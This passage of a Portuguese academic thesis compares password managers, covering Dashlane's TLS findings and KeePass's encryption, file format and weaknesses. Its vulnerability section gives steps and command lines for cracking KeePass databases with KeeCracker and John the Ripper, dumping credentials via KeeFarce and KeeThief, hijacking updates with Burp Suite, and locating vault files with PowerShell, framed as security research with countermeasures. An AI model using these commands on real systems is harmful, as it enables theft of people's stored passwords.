se encarrega de certificar que o conteúdo de uma mensagem permaneça secreto (Garman, Paterson & Van der Merwe 2015; Sarkar et al. 2015).

Pelo que é enunciado pela investigação conduzida, a metodologia proposta por Ronald Rivest não é usada pelo programa em questão. Assim, este não se torna vulnerável a ataques Bar Mitzvah. Além disso, o Dashlane também se encontra protegido contra falhas FREAK (*Factoring RSA Export Keys*) ou Logjam, tal como se pode constatar a partir das análises Keycdn[42] e Nagios[43], respetivamente (Halderman & Teague 2015).

5.2.3 Conclusões da Análise ao Dashlane

Como notas finais, constata-se que o Dashlane aplica uma arquitetura que não é, de todo, habitual nos restantes gestores. Este facto garante-lhe uma forma mais consistente que os demais. Conclui-se também que a informação referente à tecnologia estudada não se encontra disponibilizada em grande escala na *Internet* e, para além disso, as críticas feitas àquela são idênticas em todas as fontes, sendo predominantemente existentes em *sites*, e não em artigos. Ora, isto pode ser entendido como uma medida de prevenção, que garante uma segurança maior do sistema (devido ao que foi citado). Todavia, ao não haver dados variados sobre o mecanismo, pode conduzir à sua rejeição.

No geral, comprova-se que o programa em causa é excelente, e que não contém grandes falhas. Isto foi comprovado depois de efetuados vários testes, que exploraram os ficheiros locais, o servidor e o canal. Tornou-se, portanto, evidente que os elementos guardados nas máquinas são inacessíveis para um simples utilizador, uma vez que a informação se encontra num formato ilegível para este, necessitando de uma outra de caráter especial (de maior potência), para que seja possível visualizar o conteúdo dos documentos.

Para além disso, apurou-se que o servidor era protegido por recursos Amazon (o que lhe garantia uma defesa reforçada), e que o canal de transmissão de dados não era suscetível a qualquer ameaça referente ao protocolo utilizado (TLS).

Tendo em conta todo o estudo efetuado, só mesmo uma pessoa com pouca experiência perderia o controlo da sua conta. Assim, assume-se que existe uma solução consistente para a salvaguarda das palavras-chave.

5.3 KeePass

Por fim, é apresentado o KeePass como um último exemplo de gestor de palavras-chave. Lançado em 2003 por Dominik Reichl, este é gratuito e de código aberto ao público, ou seja, pode ser estudado, modificado e distribuído (Haugum & Rygh 2015; KeePass 2003b; Whitt

[42] Fonte: https://www.keycdn.com/ (junho 2016)
[43] Fonte: https://www.nagios.org/ (junho 2016)

2015). A solução em questão é, originalmente, local e oferece tipos de abordagem distintos (1.x e 2.x). Assim, além de terem em comum a possibilidade de geração de segredos adequados, monitorização de períodos relevantes (de criação, validade e último acesso), importação e exportação de informação para vários formatos, diferem nas funcionalidades que são suportadas (de segurança, portabilidade, gestão de credenciais, etc.) e nas tecnologias base (GDI+[44] e *framework* .NET[45]). Há que destacar, que apesar da segunda versão da aplicação ocupar mais memória, implementa uma maior quantidade de opções (KeePass 2003a; KeePass 2003b).

Para que tudo o que foi enunciado funcione da melhor maneira, é adotada uma arquitetura bastante específica, que será explicada e aprofundada, para se conhecer o seu modo de processamento.

5.3.1 Modelo de Funcionamento

Ainda que o KeePass não seja baseado na *web* por omissão, assemelha-se ao LastPass, ao utilizar uma senha mestra (e por vezes, um ficheiro) para proceder à autenticação e salvaguarda da informação. Esta é guardada numa base de dados local (KeePass 2003c). Para que este repositório obtenha um caráter secreto, recorre-se preferencialmente a AES (modo CBC), que implica o habitual vetor inicial (de 128 *bits*) e um código (de 256 *bits*). O primeiro advém, tal como todos os elementos gerados à sorte no programa, de um CSPRNG (ou *Cryptographically Secure Pseudo-Random Number Generator*). Este tipo de mecanismo permite garantir a produção de um número aleatório e seguro (Campbell 2015; Costan & Devadas 2016; KeePass 2003c). Por outro lado, a segunda unidade advém da denominada chave do utilizador, constituída por um valor (e/ou ficheiro). Este é formulado a partir de um conjunto de passos, começando-se por conceber uma combinação única. Para a construção desta, recolhe-se a senha principal, e submete-se esta a SHA-256, AES (por definição 6000 vezes, mas ajustável) e, novamente, ao algoritmo inicial. Este é repetido para as fórmulas posteriores (KeePass 2003c).

$$Ronda_{sem\ ficheiro} = SHA256(\mathrm{Re}\, s_{ant}, salt) \tag{9}$$

$$Ronda_{com\ ficheiro1} = SHA256(SHA256(\mathrm{Re}\, s_{ant}), cont_{ficheiro}) \tag{10}$$

$$Ronda_{com\ ficheiro2} = SHA256(SHA256(\mathrm{Re}\, s_{ant}), SHA256(cont_{ficheiro})) \tag{11}$$

Entenda-se por $Ronda_{sem\ ficheiro}$ a equação a ser utilizada quando só é aplicado um segredo (contrariamente a$Ronda_{com\ ficheiro}$), $salt$ um número aleatório de 128 *bits*, Res_{ant} o resultado das fases prévias, e $cont_{ficheiro}$ o conteúdo do ficheiro auxiliar. Há que salientar que

[44] Fonte: https://msdn.microsoft.com/en-us/library/windows/desktop/ms533798(v=vs.85).aspx (junho 2016)
[45] Fonte: https://www.microsoft.com/net (junho 2016)

a diferença entre as duas últimas operações está interligada com o comprimento dos dados contidos no documento mencionado (se for 256 *bits* emprega-se a segunda, senão a última).

Para além do AES, caso seja instalada a variante 1.x da aplicação, poder-se-á optar também por usar uma encriptação Twofish. Esta técnica adota um caráter flexível e estável, de forma a tornar o texto de entrada numa cifra (Kumar 2015). Na Figura 19 é exibida uma vista geral do processamento a ser feito.



Figura 19 – Diagrama de atividade para Twofish (Schneier et al. 1998)

Na imagem disposta, pode-se observar que tudo começa por uma operação XOR (*whitening*). Assim, recorre-se àquilo que se quer converter em código (TC, que referencia texto claro de 128 *bits*) e a uma parte de uma senha global (C, de tamanho igual a TC). Neste cálculo, ambos os elementos são divididos em quatro secções, originando um mesmo número de frações (R_0, R_1 , R_2 e R_3), todas com 128 *bits* (Gehlot, Biradar & Singh 2013; Schneier et al. 1998). R_0 e R_1, entram, depois, num sistema denominado *função F* (devendo-se o nome à *rede/cifra de Feistel*). Tendo isto em conta, os dados são partidos e submetidos a um conjunto de iterações (neste caso, 12 ou 16), e é provocado um efeito de difusão (desfecho depende da entrada) e confusão (cifra gerada não deve ser facilmente deduzível). Na situação em questão, R_0 é

distribuído para um sub-método (*G*), onde os 4 *bytes* são repartidos em unidades, de maneira a serem subjugados a uma caixa de substituição. Em seguida, as peças são agregadas novamente, num vetor (Gehlot, Biradar & Singh 2013; Schneier et al. 1998; Wilson 2015). Posteriormente, recorre-se a um mecanismo PHT (*Pseudo-Hadamard Transform*), é feita uma adição modular (com um fragmento da chave Twofish), um XOR com R_2, uma rotação de 1 *bit* para a direita (Schneier et al. 1998). Compreenda-se PHT como sendo uma forma de desenho, que mistura duas entradas (B e B'), usando as seguintes regras: $a + b$ e $2a + b$, onde a representa a solução conseguida até ao momento e b o resultado paralelo para R_1. Isto dará origem a D e D'. (Rane & Ghorpade 2015; Schneier et al. 1998).

Há que salientar ainda que o processo para R_1 é bastante semelhante ao exposto, com o acréscimo de duas rotações à esquerda, troca na ordem das operações finais e utilização de R_3, em vez de R_2. Isto, tal como foi enunciado, é executado várias vezes, até ser produzido um grupo de carateres final, trocando sempre o primeiro conjunto ($\{R_0, R_1\}$), por um outro ($\{R'_0, R'_1\}$). Ao resultado derradeiro, é empregue um XOR (com C). Por fim, é gerada uma cifra de 128 *bits* (Schneier et al. 1998).

De modo a que os algoritmos que foram assinalados funcionem da melhor maneira e estejam corretamente implementados, todo o código (relacionado com tais mecanismos) que é incluído pelo KeePass, é validado sempre que a aplicação é iniciada (KeePass 2003c).

Além do que foi descrito, as bases de dados estão dispostas de uma maneira muito própria. Estas podem obter dois tipos de configuração (KDB e KDBX), em que a diferença entre elas se prende com a versão usada (1.x e 2.x, respetivamente). Em ambos os formatos, existem duas partes: o cabeçalho e os dados. Visto que a primeira parte é diferente para as duas edições, torna-se fundamental explicá-las. Na Tabela 6 são expostos os campos incluídos para a extensão KDB.

Tabela 6 – Atributos KDB (KeePass 2003b)

Nome do atributo	Descrição	Tipo de dados	Tamanho (*bytes*)
dwSignature1	Identificador 1	Inteiro sem sinal (*DWORD*)	4
dwSignature2	Identificador 2	Inteiro sem sinal (*DWORD*)	4
dwFlags	Cifra escolhida para esconder a informação	Inteiro sem sinal (*DWORD*)	4
dwVersion	Versão KeePass aplicada	Inteiro sem sinal (*DWORD*)	4
aMasterSeed	Senha para a codificação SHA-256	Vetor de *bytes* (*BYTE* [16])	16
aEncryptionIV	Vetor usado para encriptação	Vetor de inteiros sem sinal (*UINT8*)	16

dwGroups	Quantidade de grupos existentes	Inteiro sem sinal (*DWORD*)	4
dwEntries	Volume de entradas	Inteiro sem sinal (*DWORD*)	4
aContentsHash	*Hash* do conteúdo da base de dados	Vetor de *bytes* (*BYTE* [32])	32
aMasterSeed2	Valor a empregar na *Rijndael*	Vetor de *bytes* (*BYTE* [32])	32
dwKeyEncRounds	Número de iterações AES	Inteiro sem sinal (*DWORD*)	4

Como se observa no esquema anterior, são admitidos 11 itens. Neste grupo, encontram-se implícitos fatores utilizados na encriptação (pelo que se deve ter cautela na sua gestão), bem como algumas propriedades. Há ainda que sublinhar que os dois membros iniciais adotam sempre os valores 0x9AA2D903 e 0xB54BFB65 em ficheiros KDB (pela ordem descrita), estando similarmente presentes para a edição 2.x (KeePassX 2016). Nesse caso, o primeiro identificador é igual a dwSignature1, enquanto o segundo pode variar entre 0xB54BFB66 e 0xB54BFB67 (consoante seja usada uma versão experimental do programa, ou não). Além disto, existem muitos mais atributos que devem ser ponderados, quando se discute uma base de dados com o formato KDBX (KeePass 2003b). Estes são apresentados em seguida, de modo a uma melhor compreensão dos *headers* em questão.

```
private enum KdbxHeaderFieldID : byte
{
 EndOfHeader = 0,
 Comment = 1,
 CipherID = 2,
 CompressionFlags = 3,
 MasterSeed = 4,
 TransformSeed = 5,
 TransformRounds = 6,
 EncryptionIV = 7,
 ProtectedStreamKey = 8,
 StreamStartBytes = 9,
 InnerRandomStreamID = 10
}
```

Código 1 – Estrutura KdbxHeaderFieldID (KeePass 2003b)

O extrato disposto foi retirado do código fonte do KeePass (classe *KdbxFile*, da pasta *Serialization*) e representa um conjunto de parâmetros, que caracterizam a forma de funcionamento do sistema. Tais configurações são definidas recorrendo a um método *Type-Length-Value* (ou TLV), onde, a cada uma daquelas, corresponde um determinado valor e tamanho (KeePass 2003b). Torna-se, portanto, interessante descrever as opções possíveis:

- ***EndOfHeader*** – sinalização de que já não há mais nada a ler;

- ***Comment*** – comando pouco utilizado; caso preenchido, o seu conteúdo é descartado por ser apenas um comentário;
- ***CipherID*** – identificador (UUID) da cifra para a encriptação;
- ***CompressionFlags*** – algoritmo de compressão do repositório (nenhum ou GZip[46]);
- ***MasterSeed*** – número aleatório para a construção do segredo SHA-256;
- ***TransformSeed*** – senha para *Rijndael*;
- ***TransformRounds*** – rondas executadas em AES;
- ***EncryptionIV*** – vetor a ser combinado com *TransformSeed*;
- ***ProtectedStreamKey*** – recurso para codificar as entradas da base de dados;
- ***StreamStartBytes*** – *bytes* para confirmação da integridade da informação;
- ***InnerRandomStreamID*** – mecanismo secundário para proteção de memória (nenhum, RC4 e Salsa20).

Quando se utiliza a metodologia indicada (TLV) não é possível prever a grandeza exata dos dados, uma vez que o comprimento varia consoante o valor aplicado (contrariamente ao que se passa no formato KDB). Apesar desta distinção entre as formas de exposição da informação, comprova-se que a maioria dos campos usados, embora estejam organizados de um modo diferente, são bastante idênticos (KeePass 2003b; Schuster 2015).

O último atributo disponibilizado, tal como foi enunciado, está relacionado com a salvaguarda dos processos da aplicação. Por omissão esta armazena alguns elementos (de forma privada), livrando-se destes logo que seja viável. Para a defesa daqueles, recorre-se a uma interface de programação denominada DPAPI (ou *Data Protection Application Programming Interface*). Esta é um componente integrado no sistema operativo Windows, que se baseia nas credenciais de sessão para facilitar a gestão de um programa. A DPAPI serve-se de dois membros: o ficheiro *Crypt32.dll* (proveniente da CryptoAPI[47]) e o sub-recurso *Local Security Authority* (mais conhecida por LSA). Basicamente, o primeiro faz chamadas para o restante, de forma a poder confirmar se o utilizador é válido e, a partir daí, os dados são (des)encriptados (KeePass 2003c; Microsoft 2001). Note-se que, quando codificados, estes transformam-se numa estrutura BLOB (*Binary Large OBject*). Todavia, nem todas as máquinas usam uma solução Microsoft. Para esses casos, são empregues métodos diferentes: RC4 e Salsa20 (KeePass 2003c). Como o primeiro já foi relatado atrás (na secção 5.2.2.5), será apresentado o segundo.

[46] Fonte: http://www.gzip.org/ (junho 2016)
[47] Fonte: https://msdn.microsoft.com/en-us/library/ms867086.aspx (junho 2016)

Salsa20 trata-se de um conjunto de procedimentos que garantem a segurança dos dados. Estes são preservados recorrendo a uma matriz (constituída por 16 elementos). Assim, torna-se interessante mostrar um modelo desta.

$$\begin{matrix} C & K & K & K \\ K & C & NA & NA \\ CT & CT & C & K \\ K & K & K & C \end{matrix} \quad (12)$$

Na estrutura anterior, entende-se C como sendo um valor constante (0x61707865, 0x3320646e, 0x79622d32 e 0x6b206574, são os utilizados para produzir resultados de 64 *bits*), K uma chave, CT um contador e NA um número aleatório. Tais fatores são submetidos várias vezes (sendo que a quantidade depende da versão da cifra) a um grupo de adições, rotações, operações XOR e transposições. Após obter-se o esquema final, este é sujeito ao último cálculo indicado, para se conseguir o segredo derradeiro (Bernstein 2008; Mouha & Preneel 2013). Para se poder compreender melhor como se processa cada ronda do Salsa20, serão mencionadas todas as operações a efetuar. Assim, assume-se que a matriz inicial é a que se segue.

$$\begin{matrix} A & B & C & D \\ E & F & G & H \\ I & J & K & L \\ M & N & O & P \end{matrix} \quad (13)$$

Destaca-se que as letras representam os mesmos elementos que os apresentados previamente, porém era necessário diferenciá-los, na medida em que devem ser explicados todos os cálculos a fazer.

Numa primeira iteração, são construídas adições usando os valores que estão na diagonal (A, F, K e P) e os que estão em cima destes (M, B, G e L, respetivamente), sendo o resultado armazenado nas últimas posições. Em seguida, pratica-se uma rotação de 7 *bits* à esquerda, e efetua-se um XOR com os números abaixo da diagonal (E, J, O e D). Note-se que, da mesma forma que M está acima de A, D está abaixo de P. Nas três fases seguintes, são feitas três somas, onde são aplicados os constituintes das diagonais e os que estão abaixo desta, começando-se pelos que se encontram inferiores aos da etapa precedente (I, N, C e H). São também executadas rotações (de 9, 13 e 18 *bits*) para a esquerda e operações XOR. Após todas as operações anteriores, resta transpor a matriz adquirida pelo conjunto de atividades praticadas até àquele momento, e verificar que esta está bastante diferente da fabricada inicialmente. Há que salientar que isto só indica uma ronda, pelo que o processo deve ser repetido múltiplas vezes (Bernstein 2008; Mouha & Preneel 2013).

Para além de tudo o que foi mencionado, podem ser adotadas opções auxiliares, que não estão ativas por omissão. Exemplos como a introdução da chave-mestra num ambiente protegido (que previne ataques de *keyloggers*), bem como o bloqueio da área de trabalho (que evita acessos indevidos e a perda de informação) são práticas muito úteis na salvaguarda dos dados.

Outros recursos que são valiosos, e que nem sempre são empregues pelos utilizadores do programa em questão, são as extensões (mais conhecidas por *plugins*). São descobertas inúmeras ferramentas deste tipo, que simplificam e melhoram a qualidade do produto, pelo que devem ser exploradas e usadas, consoante as necessidades dos clientes (KeePass 2003c).

Ainda que sejam concebidas diversas maneiras de assegurar eficazmente a segurança do KeePass, deve ser tido em conta que podem existir, eventualmente, ameaças que ponham em causa o que foi dito sobre este.

5.3.2 Vulnerabilidades

Para que se conseguisse testar a aplicação foram executadas várias análises, usando o sistema operativo Windows (contrariamente ao que acontece com os exames praticados previamente), porque o *software* em discussão foi concebido para tal sistema operativo (existindo outras soluções para Linux, Android, MacOS[48], etc.). Para além disto, há que destacar que serão analisadas as versões 2.x, visto que estas são mais completas que as restantes.

Visto que se trata de um projeto de caráter local, é interessante perceber se existe alguma possibilidade de descoberta de credenciais ou ficheiros guardados nas máquinas dos clientes (KeePass 2003b).

5.3.2.1 *KeeFarce*

Constata-se, pelo estudo apresentado no *site* do KeePass, que existe um projeto, escrito na linguagem C#, que permite extrair a informação, contida numa base de dados local, para um ficheiro CSV (*Comma-Separated Values*). O mecanismo tem o nome de *KeeFarce*[49] e, embora não tenha como objetivo invadir a privacidade dos utilizadores, pode ser aproveitado para o fazer.

Resumidamente, o KeeFarce aplica uma técnica de injeção de ficheiros DLL (*Dynamic-Link Library* ou Biblioteca de Vínculo Dinâmico), usufruindo de uma API denominada *CLR MD*[50] (KeeFarce 2015; KeePass 2003b). Entenda-se um ficheiro DLL como sendo um agrupamento de dados e código, que pode ser empregue em simultâneo em dois ou mais programas distintos; injeção DLL, um tipo de ataque, onde instruções (maliciosas) contidas nos documentos anteriores, são introduzidas no normal funcionamento de aplicações (Graham, Howard & Olson

[48] Fonte: https://www.apple.com/macos/sierra/ (julho 2016)
[49] Fonte: https://github.com/denandz/KeeFarce (julho 2016)
[50] Fonte: https://github.com/Microsoft/clrmd (julho 2016)

2010; Microsoft 2007); e CLR MD, uma biblioteca que lida essencialmente com diagnósticos de falhas e memória (Microsoft 2016).

Para testar as potencialidades da aplicação, foi preciso criar uma máquina virtual Windows 8.1 e instalar o IDE (*Integrated Development Environment*, ou Ambiente de Desenvolvimento Integrado) Visual Studio 2015[51], visto que era esta a configuração necessária para a extração da informação (KeeFarce 2015). Após ter conseguido o ambiente referido, o *software* em causa foi descarregado. Assim, resta executá-lo, sendo que isto pode ser feito de duas maneiras: por via do Visual Studio, onde a solução é compilada e iniciada depois; ou usando a linha de comandos, executando um ficheiro *EXE*, existente no diretório *prebuilt* (onde se encontra o projeto já compilado). No final da realização da tarefa precedente, será gerado um ficheiro CSV (na pasta *AppData*), listando as credenciais contidas numa base de dados KDBX, com o formato: "título da conta", "nome adotado", "palavra-chave", "endereço do *site*", "comentários". Note-se que o KeePass deve estar a correr na máquina onde se efetua uma invasão.

Como forma de prevenção ao que foi exposto, aconselha-se que o utilizador recorra a instrumentos de segurança, como por exemplo antivírus ou *firewalls*, que facilitam a deteção de material potencialmente perigoso para um qualquer sistema.

5.3.2.2 *KeeThief*

O KeeThief[52] é um mecanismo muito semelhante com o KeeFarce. Apesar de terem sidos criados por diferentes autores, atingirem metas distintas (o anterior ambiciona credenciais, enquanto o presente cobiça a chave mestra) e o primeiro suportar mais sistemas que o segundo (funciona em mais versões Windows), empregam a mesma técnica (injeção DLL com KeePass aberto) sobre a biblioteca CLR MD para a obtenção de informação privada. Para que isto ocorra, é necessário descarregar e compilar o projeto. Após estes eventos, basta iniciar uma linha de comandos, e executar o programa *DebugKeeTheft.exe* (pasta *bin*), que expõe a senha pretendida no campo *KcpPasswordPlain*.

Note-se que as medidas de salvaguarda propostas para o KeeFarce podem e devem ser desenvolvidas para o KeeThief, na medida em que ambos utilizam o mesmo ataque e têm o mesmo alvo (CLR MD).

5.3.2.3 *Ataque Man-in-the-Middle*

Além do que foi enunciado previamente, verifica-se no *site* do programa que existem problemas relacionados com a atualização deste. Isto é devido à adoção do protocolo HTTP, em vez de HTTPS (KeePass 2003d). Para se comprovar esta teoria, foi executado um ataque *man-in-the-middle*, recorrendo ao Burp Suite[53]. Este permite criar uma entidade intermédia (*proxy*) na

[51] Fonte: https://www.visualstudio.com/ (julho 2016)
[52] Fonte: https://github.com/adaptivethreat/KeeThief (julho 2016)
[53] Fonte: https://portswigger.net/burp/ (julho 2016)

comunicação entre a aplicação e os servidores *web* de modo a poder observar o que é enviado de um lado para outro e (caso seja oportuno) modificar o seu conteúdo (PortSwigger 2014). A edição usada para a experimentação foi a mais recente até ao momento (1.7.03, 12 de julho de 2016).

Ora, para a invasão indicada é necessário seguir um conjunto de passos que permitem que um indivíduo malicioso possa reencaminhar o cliente para um local que não seja seguro. As etapas a serem tidas em conta são:

1. Averiguar se as atualizações são ou não feitas automaticamente. Se sim, a opção que o proporciona deve ser desativada;

2. Iniciar o Burp Suite e configurá-lo (alterar o *proxy* para o endereço pretendido);

3. Confirmar se o que foi definido anteriormente está em conformidade com as regras utilizadas pelo navegador *web* predefinido. Se não, a situação deve ser corrigida;

4. Habilitar o modo de interceção de pacotes;

5. Aceder ao KeePass e verificar se existem atualizações mais recentes;

6. Alterar a versão do programa a instalar (campo *KeePass*), pela edição da resposta emitida pelo servidor;

7. Após a alteração da versão, surgirá uma janela com as informações definidas. Assim, prime-se duas vezes, com o botão esquerdo do rato, naquela área, para que se possa alojar um novo modelo. Isto fará com que o utilizador seja direcionado para o sítio de melhoramento do produto;

8. Por fim, aplicando uma nova transformação ao pacote de resposta, é possível encaminhar a vítima para algum local controlado pelo atacante (Bogner 2016).

É de salientar que o que foi explicado só é conseguido para as segundas versões do *software* (2.x) até à 2.34. Nesta última, foi adotado um esquema de ligação HTTPS e recorreu-se a assinaturas digitais, para que se atingisse a proteção dos dados (KeePass 2003d). Por essa razão, é sugerida a manutenção periódica do KeePass, de maneira a que o problema descrito (ou até mais) não seja praticável.

Por outro lado, verifica-se que, quando o programa é instalado, surge uma janela de segurança que emprega UAC (*User Account Control*). Este recurso permite validar se realmente se pretende efetuar uma determinada ação, indicando alguma informação sobre quem é que desenvolveu as instruções a serem executadas (Microsoft 2008). Ora, para o KeePass, é exposto "*Open Source Developer, Dominik Reichl*".

Analogamente ao que foi dito, um utilizador pode simplesmente verificar as assinaturas digitais do ficheiro de instalação acedendo às suas propriedades (KeePass 2003d).

5.3.2.4 *Outras Descobertas no Site KeePass*

No domínio que se destina a assinalar as possíveis ameaças à aplicação encontram-se dispostas mais duas adversidades. Uma delas prende-se com a autenticação dos cabeçalhos das bases de dados, enquanto a restante refere-se à suscetibilidade a um ataque de temporização, onde uma entidade maliciosa tenta conseguir as credenciais de alguém legítimo, tendo em conta o número de operações necessárias para encriptar a informação e o seu espaço temporal (KeePass 2003d; Seibert, Okhravi & Söderström 2014).

Todavia, estas dificuldades são facilmente ultrapassadas, respetivamente, pela atualização da versão do programa, e pelo facto de aquele não utilizar nenhuma técnica relevante, que possa prever a sua duração (KeePass 2003d). Por estas razões é que só serão enunciadas, e não detalhadamente descritas.

5.3.2.5 *KeeCracker*

Para além do que é mencionado no *website* do KeePass, podem ser descobertas algumas ferramentas que ajudam a descobrir informações confidenciais dos utilizadores da aplicação. O KeeCracker[54] é um exemplar bastante conhecido. Este é um projeto implementado na linguagem C#, que permite (caso não esteja definido um ficheiro chave) a descoberta da senha principal, pela execução de um ataque de dicionário (Cervoise 2013). Tal como explicado anteriormente, neste tipo de investida um indivíduo tenta adquirir elementos utilizados para iniciar sessões, baseando-se num recurso que contém uma lista de candidatos a coincidir com aqueles (Veras, Collins & Thorpe 2014).

Assim, e de modo a testar a funcionalidade descrita, deve ser descarregado o *software* em causa e elaborado um documento (recorrendo ao Password Generator[55], por exemplo), incluindo um conjunto de palavras. A seguir, há que inicializar uma linha de comandos, alterar o diretório (de maneira a atingir-se o que se pretende), e finalmente, executar a instrução:

KeeCracker.exe -w <lista>.txt <base_de_dados>.kdbx

Esta utiliza como parâmetros um ficheiro de texto com o conteúdo indicado, e o repositório que se quer aceder. É de destacar que pode ainda ser definida a opção de concorrência *-t*, que possibilita a execução paralela de várias *threads* (Cervoise 2013).

O KeeCracker é também aplicável em conjunto com o John The Ripper. Para que isto seja possível, terá de ser usado um comando parecido com:

john.exe -incremental -stdout | KeeCracker.exe -w - <base_de_dados>.kdbx

[54] Fonte: http://keecracker.mbw.name/ (julho 2016)
[55] Fonte: http://blog.devconsoft.se/password-generator/ (julho 2016)

, onde *<base_de_dados>* representa o depósito da informação. Neste caso, contrariamente ao que acontecia precedentemente, vão ser validadas palavras de forma incremental, e não utilizando um dicionário (Cervoise 2013).

Tendo o que foi previamente apontado em conta, apesar de nem sempre ser fácil encontrar o segredo concebido por uma determinada pessoa, há que ter em atenção que este deve ser elaborado quer usando um número elevado como uma grande variedade de carateres e, de preferência, aconselha-se que não tenha um significado simples de descodificar. Desta forma, será complicado para um potencial atacante atingir o seu objetivo.

5.3.2.6 *Armazenamento Local*

Constatou-se ainda que, ao aceder ao ficheiro de configuração do KeePass, consegue-se descobrir aonde é que algumas bases de dados (recentemente abertas) estão localizadas (observando os elementos *LastUsedFile*, *MostRecentlyUsed* e *Defaults*).

Normalmente, o documento é localizado na pasta *AppData*, contudo tal pode não acontecer. Para estas últimas situações, recorre-se à *PowerShell* do Windows, usando um comando semelhante ao seguinte:

*Get-ChildItem -Path C:\ -Include @("*keepass*") -Force -Recurse -ErrorAction SilentlyContinue | Select-Object -Expand FullName | fl*

Isto permitirá que sejam encontrados todos os recursos (visíveis ou ocultos) que estejam na partição *C* e com a palavra *keepass* no seu nome (Harmj0y 2016). Assim, a destruição desta informação, a sua encriptação (pela seleção da opção *Encriptar conteúdo para proteger dados* nas propriedades do ficheiro) ou o uso de um *software* (Folder Guard[56]) que proteja o repositório destes dados com uma senha poderão ser soluções viáveis.

5.3.2.7 *Dicas Auxiliares*

Para além de todas as ameaças que foram enunciadas existem algumas decisões que podem ser tomadas, de forma a aprimorar a segurança do KeePass. Estes mecanismos serão apresentados na lista a seguir:

- **Automatização das atualizações** – como foi descrito previamente, é de maior importância que as atualizações das versões, sejam efetuadas de maneira espontânea (para que não haja viabilidade para uma invasão *man-in-the-middle*);

[56] Fonte: http://www.folder-guard.com/ (julho 2016)

- **Adição ao número de rondas para a dedução da chave de encriptação** – a quantidade por omissão é 6000, porém podem (e devem) ser acrescentadas mais algumas iterações, caso o *hardware* lide bem com tal modificação (KeePass 2003c);

- **Alteração da senha mestra periodicamente** – existe uma opção no programa, que permite forçar um utilizador a mudar o seu código de acesso, regularmente (num período ajustável de dias).

- **Bloqueio do ambiente** – sempre que se preveja a inatividade da aplicação, por uma longa duração, deve-se proceder ao seu bloqueio. Assim, previne-se que, na ausência do cliente, o KeePass não sofra investidas imprevisíveis.

- **Lembrar ficheiros recentemente utilizados** – Nas preferências indicadas no *software*, pode ser definido o número de documentos a serem recordados, que foram abertos há pouco tempo.

- **Cópias para área de transferência** – apesar de tudo o que é passado para a zona denominada de *clipboard* ser eliminado (após alguns segundos), há que ter atenção a possíveis técnicas de visualização dos dados (Free Clipboard Viewer[57], por exemplo).

- **Entrada do segredo principal num ambiente seguro** – tal como já foi mencionado, é aconselhada a aplicação a regra *Enter master key on secure desktop*, para que não sejam previstos ataques (usando *keyloggers*).

- **Abertura automatizada da última base de dados** – esta propriedade necessita de ser desabilitada, em caso de não se pretender que se saiba qual o repositório que guarda a informação.

5.3.3 Conclusões da Análise ao KeePass

Tendo em conta todo o conhecimento pesquisado e adquirido sobre o KeePass, admite-se que o engenho implementado por Dominik Reichl é muito interessante e bem documentado (em sítios *web*). Este adota duas edições (1.x e 2.x), que se distinguem pelo número de funcionalidades (sendo a segunda mais completa). Em ambas as versões, a informação é disposta numa base de dados (com formatos KDB e KDBX, respetivamente), que se encontra assegurada pelo mecanismo AES (ou, opcionalmente, Twofish, para 1.x). Nestes, é aplicada uma chave que é desenvolvida a partir de um código principal (definido na primeira vez que se configura o repositório falado).

Para além da codificação, o *software* possui diversas maneiras de proteger os seus utilizadores (por exemplo, pelo estabelecimento de um ambiente seguro, quando se digita a senha mestra).

[57] Fonte: http://www.freeclipboardviewer.com/ (julho 2016)

Porém, isto não garante que seja imune a invasões. Até porque é até muito vulnerável a ataques de caráter local.

Apesar do programa em causa só poder ser atacado quando se consegue o acesso ao sistema (habitualmente físico, ou remoto, recorrendo a uma técnica de controlo à distância), contém diversas dificuldades, que podem obter um impacto crítico. Por exemplo, as ferramentas KeeFarce e KeeCracker (que são bastante conhecidas) produzem um efeito devastador ao repositório de dados.

Como nota final, aponta-se o KeePass como sendo uma ferramenta muito útil (salvaguarda minimamente os dados) e acessível (projeto bastante divulgado), todavia também bastante frágil, atendendo aos recursos disponibilizados na *Internet*.

5.4 Resumo da Análise aos Gestores Anteriores

Após a análise dos gestores de palavras-chave selecionados, conclui-se que estes são muito completos e asseguram a segurança da informação. Todos eles incorporam métodos de encriptação avançados, contudo são distintos. Na Tabela 7 é apresentado um resumo das diferenças encontradas.

Tabela 7 – Síntese das características dos gestores escolhidos

Características	LastPass	Dashlane	KeePass
Tipo de gestão (Local/Baseada na *web*/Móvel)	✓/✓/✓	✓/✓/✓	Originalmente local, mas pode-se tornar baseada na *web* e móvel
Plataformas para computador (Windows/Linux/MacOS)	✓/✓/✓	✓/X/✓	Versão discutida é destinada a Windows, porém existem outras para Linux e Mac
Plataformas para dispositivos móveis (Android/iOS/Windows Phone)	✓/✓/✓	✓/✓/X	Existem programas do mesmo criador para Android, iOS[58], Windows Phone[59], Blackberry OS[60], J2ME[61] e Palm OS[62]
Plataformas para navegadores *web* (Mozilla	✓	✓	Note-se que, por omissão, não é

[58] Fonte: www.apple.com/pt/ios/ (julho 2016)
